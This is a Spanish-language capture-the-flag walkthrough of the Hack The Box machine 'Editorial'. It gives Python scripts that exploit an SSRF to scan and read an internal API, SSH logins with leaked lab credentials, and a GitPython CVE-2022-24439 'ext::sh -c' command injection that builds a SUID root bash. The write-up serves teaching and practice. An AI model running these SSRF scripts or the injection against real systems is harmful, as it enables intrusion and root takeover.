Descripción
Editorial es una máquina fácil de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Falsificación de solicitudes del lado del servidor (SSRF) en una aplicación web que expone una API interna
- API interna que expone unas credenciales de SSH reutilizadas
- Repositorio Git que expone las credenciales reutilizadas de un usuario
- Escalada de privilegios mediante una biblioteca GitPython vulnerable (ejecución remota de comandos).
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y el sistema operativo. La dirección IP de la máquina de destino es 10.129.202.197.
$ ping -c 3 10.129.202.197
PING 10.129.202.197 (10.129.202.197) 56(84) bytes of data.
64 bytes from 10.129.202.197: icmp_seq=1 ttl=63 time=53.5 ms
64 bytes from 10.129.202.197: icmp_seq=2 ttl=63 time=52.8 ms
64 bytes from 10.129.202.197: icmp_seq=3 ttl=63 time=52.5 ms

--- 10.129.202.197 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 52.491/52.914/53.450/0.399 ms
La máquina está activa y con el TTL equivalente a 63 (64 menos 1 salto) podemos asegurar que es una máquina basada en Unix. Ahora vamos a hacer un escaneo de puertos TCP SYN con Nmap para comprobar todos los puertos abiertos.
$ sudo nmap 10.129.202.197 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.202.197
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.45 seconds
Conseguimos dos puertos abiertos, 22 y 80.
Enumeración
Luego hacemos un escaneo más avanzado, con la detección de la versión de los servicios y el uso de scripts.
$ nmap 10.129.202.197 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.202.197
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
Obtenemos dos servicios: un Secure Shell (SSH) y un Hypertext Transfer Protocol (HTTP) funcionando en un sistema operativo Linux Debian. Agregamos el dominio del servidor HTTP, editorial.htb a nuestro archivo /etc/hosts.
$ echo "10.129.202.197 editorial.htb" | sudo tee -a /etc/hosts
Cuando visitamos la página web, observamos que estamos frente de una página de un editor de libros en la que podemos enviarles información sobre nuestro libro para que lo publiquen (enlace “Publish with us”).
 Podemos introducir la dirección URL de imagen de un libro y, al hacer clic en el botón
 Preview, la imagen se descargará en el servidor remoto y luego se descargará en nuestro navegador. Vamos a alojar nuestra imagen y veremos la acción del sitio web.
$ wget -O image.jpg "https://external-content.duckduckgo.com/iu/?u=http%3A%2F%2F1.bp.blogspot.com%2F-e2G635Csr2A%2FTtpOIDD3VwI%2FAAAAAAAAAw0%2FeGgQCgIq-AE%2Fs1600%2Fportada-ensayo-sobre-ceguera.jpg&f=1&nofb=1&ipt=82a89f68ebc361c4ab3002f3d40b0f7a478f27a98c19edc3280b94fb5f68343a&ipo=images"
$ python -m http.server 80
En el campo Cover URL, ingresaremos http://10.10.14.51/image.jpg en este caso. Utilizando Wireshark, observamos que recibimos una solicitud HTTP del servidor, desde un cliente de Python requests.
 Por otro lado, observamos que nuestra solicitud HTTP POST se envía al punto final
 /upload-cover, con un formulario multipart. Con el parámetro bookurl, se envía la dirección de enlace de la imagen.
 Esta solicitud POST nos devuelve la URL del archivo subido, en este caso
 static/uploads/f3d78f72-ea7f-48c8-8fc2-1e1e3d55da29. Como vemos, el archivo se almacena con un nombre aleatorio y al verificar el contenido del archivo subido observamos que es el mismo que el que subimos. Después del primer acceso al archivo, no podemos descargar el archivo nuevamente. Si intentamos introducir una URL inválida nos devuelve la imagen predeterminada /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg.
Explotación
Este punto de conexión podría ser vulnerable a SSRF (Falsificación de solicitudes del lado del servidor) mediante el cual podemos acceder a recursos internos, como APIs. Vamos a crear un script con Python para verificar los puertos HTTP abiertos internamente.
import requests

# Commonly Open Ports (https://www.speedguide.net/ports_common.php)
ports = [ 443, 80, 22, 5060, 8080, 53, 1723, 21, 3389, 8000, 8082, 8081, 993, 25, 23, 4567, 995, 81, 5000, 10000, 143, 445, 139, 135, 7547]
ssrf_url = 'http://editorial.htb/upload-cover'

for port in ports:
	internal_url = 'http://127.0.0.1:' + str(port) + '/'
	print('Checking ' + internal_url + ': ', end='')
	multipart = {'bookurl': (None, internal_url), 'bookfile': ''}
	req = requests.post(ssrf_url, files=multipart)
	result_url = str(req.text)
	if 'unsplash' in result_url:
		print('CLOSED')
	else:
		print('OPENED')
Ejecutamos el programa.
$ python internal_enumeration.py
Checking http://127.0.0.1:443/: CLOSED
Checking http://127.0.0.1:80/: CLOSED
Checking http://127.0.0.1:22/: CLOSED
Checking http://127.0.0.1:5060/: CLOSED
Checking http://127.0.0.1:8080/: CLOSED
Checking http://127.0.0.1:53/: CLOSED
Checking http://127.0.0.1:1723/: CLOSED
Checking http://127.0.0.1:21/: CLOSED
Checking http://127.0.0.1:3389/: CLOSED
Checking http://127.0.0.1:8000/: CLOSED
Checking http://127.0.0.1:8082/: CLOSED
Checking http://127.0.0.1:8081/: CLOSED
Checking http://127.0.0.1:993/: CLOSED
Checking http://127.0.0.1:25/: CLOSED
Checking http://127.0.0.1:23/: CLOSED
Checking http://127.0.0.1:4567/: CLOSED
Checking http://127.0.0.1:995/: CLOSED
Checking http://127.0.0.1:81/: CLOSED
Checking http://127.0.0.1:5000/: OPENED
Checking http://127.0.0.1:10000/: CLOSED
Checking http://127.0.0.1:143/: CLOSED
Checking http://127.0.0.1:445/: CLOSED
Checking http://127.0.0.1:139/: CLOSED
Checking http://127.0.0.1:135/: CLOSED
Checking http://127.0.0.1:7547/: CLOSED
Vemos que internamente, el puerto 5000 está abierto. Vamos a modificar el programa anterior para obtener el contenido de la raíz del servidor HTTP del puerto 5000.
import requests

ssrf_url = 'http://editorial.htb/upload-cover'
internal_server = 'http://127.0.0.1:5000/'
editorial_root = 'http://editorial.htb/'

print('Checking ' + internal_server + ': ')
multipart = {'bookurl': (None, internal_server), 'bookfile': ''}
req = requests.post(ssrf_url, files=multipart)
result_url = str(req.text)
if not 'unsplash' in result_url:
	results_req = requests.get(editorial_root + result_url)
	print(results_req.text)
Obtenemos una respuesta en formato JSON con documentación para un API.
$ python server_enumeration.py
Checking http://127.0.0.1:5000/:
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}
Obtenemos los puntos: /api/latest/metadata/messages/promos, /api/latest/metadata/messages/coupons, /api/latest/metadata/messages/authors, /api/latest/metadata/messages/how_to_use_platform, /api/latest/metadata/changelog, /api/latest/metadata. Vamos a modificar de nuevo el script de Python para obtener el contenido de estos puntos de conexión.
import requests

ssrf_url = 'http://editorial.htb/upload-cover'
internal_server = 'http://127.0.0.1:5000/'
endpoints = [ '/api/latest/metadata/messages/promos', '/api/latest/metadata/messages/coupons', '/api/latest/metadata/messages/authors', '/api/latest/metadata/messages/how_to_use_platform', '/api/latest/metadata/changelog', '/api/latest/metadata']
editorial_root = 'http://editorial.htb/'

for endpoint in endpoints:
	print('Checking ' + endpoint + ': ')
	multipart = {'bookurl': (None, internal_server + endpoint), 'bookfile': ''}
	req = requests.post(ssrf_url, files=multipart)
	result_url = str(req.text)
	if not 'unsplash' in result_url:
		results_req = requests.get(editorial_root + result_url)
		print(results_req.text)
Obtenemos resultado para los puntos coupons, authors, how_to_use_platform y changelog.
$ python endpoint_enumeration.py
Checking /api/latest/metadata/messages/promos:
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Checking /api/latest/metadata/messages/coupons:
[{"2anniversaryTWOandFOURread4":{"contact_email_2":"info@tiempoarriba.oc","valid_until":"12/02/2024"}},{"frEsh11bookS230":{"contact_email_2":"info@tiempoarriba.oc","valid_until":"31/11/2023"}}]

Checking /api/latest/metadata/messages/authors:
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}

Checking /api/latest/metadata/messages/how_to_use_platform:
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Checking /api/latest/metadata/changelog:
[{"1":{"api_route":"/api/v1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial El Tiempo Por Arriba"}},{"1.1":{"api_route":"/api/v1.1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Ed Tiempo Arriba"}},{"1.2":{"contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v1.2/metadata/"}},{"2":{"contact_email":"info@tiempoarriba.moc.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v2/metadata/"}}]

Checking /api/latest/metadata:
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
En el punto de conexión authors, observamos las credenciales del usuario dev, que son dev080217_devAPI!@. Si intentamos iniciar sesión en el sistema con estas credenciales, obtenemos una terminal.
$ ssh dev@editorial.htb
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
Post-Explotación
Encontramos, aparte de dev, los usuarios de consola prod y root.
dev@editorial:~$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
En nuestro perfil encontramos la carpeta apps, que contiene el repositorio de Git de la aplicación web con el siguiente registro de Git.
dev@editorial:~$ cd apps/
dev@editorial:~/apps$ ls -la
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 4 dev dev 4096 Jun  5 14:36 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
Explorando las confirmaciones, encontramos las credenciales del usuario prod, 080217_Producti0n_2023!@.
...
dev@editorial:~/apps$ git diff HEAD~3
-@app.route(api_route + '/authors/message', methods=['GET'])
-def api_mail_new_authors():
-    return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
-    }) # TODO: replace dev credentials when checks pass
...
Podemos iniciar sesión en la cuenta local prod utilizando esta contraseña.
dev@editorial:~/apps$ su prod
Password:
prod@editorial:/home/dev/apps$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
El usuario prod puede ejecutar un programa de Python como el usuario root utilizando SUDO.
prod@editorial:/home/dev/apps$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
Revisando el código fuente del programa, encontramos que el programa de Python utiliza la biblioteca GitPython para clonar un repositorio de Git remoto.
prod@editorial:/home/dev/apps$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
La versión de la biblioteca GitPython instalada es la 3.1.29.
prod@editorial:/home/dev/apps$ pip list | grep Git
GitPython             3.1.29
Las versiones de GitPython previas a 3.1.30 son vulnerables a la ejecución remota de comandos, CVE-2022-24439. Tenemos una prueba de concepto en la web de Synk.io. La vulnerabilidad se encuentra en el Bridge smart transport to external. Podemos inyectar el comando en el primer argumento, guardado en la variable url_to_clone. Con la inyección ext::sh -c <command_injection> copiaremos el binario de Bash y le asignaremos el permiso SUID para obtener una terminal como el usuario root. Usaremos el carácter % para escapar los espacios.
prod@editorial:/home/dev/apps$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cp% /bin/bash% /tmp/root-bash'
prod@editorial:/home/dev/apps$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c chmod% u+s% /tmp/root-bash'
Obtenemos la terminal como el usuario root.
prod@editorial:/home/dev/apps$ /tmp/root-bash -p
root-bash-5.1# id
uid=1000(prod) gid=1000(prod) euid=0(root) groups=1000(prod)
Flags
En la terminal de root obtenemos ambas flags.
root-bash-5.1# cat /home/dev/user.txt
<REDACTED>
root-bash-5.1# cat /root/root.txt
<REDACTED>